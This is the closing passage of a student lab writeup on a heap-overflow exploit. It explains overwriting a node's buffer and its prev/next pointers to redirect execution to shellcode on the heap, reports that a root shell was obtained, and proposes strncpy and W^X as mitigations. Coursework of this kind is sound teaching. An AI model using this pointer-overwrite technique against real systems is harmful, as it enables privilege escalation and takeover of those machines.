    sys.stdout.buffer.write(shellcode)
```

For node a, the script provides a single character just to be identified as an argument. For node b, the script attempts to write 72 b's into the data buffer of b to overflow the data buffer and the metadata of b. Then, it replaces the previous pointer in c to the address of ebp and the next pointer in c to the address of the data buffer in c. Finally, it writes the shellcode to the data buffer in c. The working of this exploit is explained earlier in the writeup. Note that all addresses are written in reverse order due to the little endianness of the VM.

The exploit is successful as I obtained a root shell:



Mitigations:

If I am the creator of the program, I would use strncpy instead of strcpy to prevent the user from writing past the buffer. Specifically, I would set the write count to 64, the size of the data buffer of each node, so that the metadata and pointers are safe from being overwritten. Additionally, I would enforce W^X to prevent the user from writing shellcode and executing them on the heap at the same time.

Collaboration Statement

Individuals consulted:

- None

Online resources used:

- ROP class slides
- heapint class slides
- https://github.com/sashs/Ropper